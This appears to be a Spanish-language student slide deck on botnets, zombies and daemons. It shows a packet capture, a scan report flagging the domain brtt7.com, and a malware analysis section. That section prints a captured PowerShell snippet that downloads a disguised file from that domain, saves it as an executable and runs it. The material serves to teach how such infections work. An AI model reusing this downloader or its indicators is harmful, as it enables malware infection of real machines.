Botnets, Zombies & Demonios


Nicolas Biojo, David Erazo, Daniela Llano, Sara Ortiz Drada


Botnets

Red de bots informáticos.

Se ejecutan de manera autónoma y automática.

¿Cómo funciona?






Zombies

Dispositivo infectado por un malware.


Demonios

Subproceso no interactivo, ejecutado en segundo plano.



http.request


No.	Time	Source	Destination	Protocol	Length	Info
6	1.382658	10.6.13.101	47.74.153.72	HTTP	185	OPTIONS / HTTP/1.1
10	3.152229	10.6.13.101	47.74.153.72	HTTP	185	OPTIONS / HTTP/1.1
14	3.770684	10.6.13.101	47.74.153.72	HTTP	393	GET /preload.gif HTTP/1.1
21	8.101185	10.6.13.101	47.74.153.72	HTTP	121	GET /load.gif HTTP/1.1
25	9.474465	10.6.13.101	47.74.153.72	HTTP	99	GET /target.gif HTTP/1.1
264	15.521833	10.6.13.101	185.176.221.29	HTTP	127	GET /ban3.dat HTTP/1.1



URL:	http://brtt7.com/
Detecciones:	8 / 69
Fecha de análisis:	2019-02-12 19:08:02 UTC (hace 19 horas, 23 minutos)

Analizador	Resultado
CRDF	Malicious site
Dr.Web	Malicious site
Forcepoint ThreatSeeker	Malicious site
Sophos AV	Malicious site
BitDefender	Malware site
ESET	Malware site
Fortinet	Malware site
Kaspersky	Malware site
ADMINUSLabs	Clean site

Análisis de Malware



```
GET /load.gif HTTP/1.1
Host: brtt7.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Wed, 13 Jun 2018 12:37:17 GMT
Content-Type: image/gif
Content-Length: 304
Last-Modified: Wed, 13 Jun 2018 09:19:30 GMT
Connection: keep-alive
ETag: "5b20e1a2-130"
Accept-Ranges: bytes

...
$urls = "http://brtt7.com/target.gif",""
foreach($url in $urls){
Try
{
            Write-Host $url
            $fp = "$env:temp\cmd_.exe"
            Write-Host $fp
            $wc = New-Object System.Net.WebClient
            $wc.DownloadFile($url, $fp)
            Start-Process $fp
            break
}
Catch
{
   Write-Host $_.Exception.Message
}


}
GET /target.gif HTTP/1.1
Host: brtt7.com
```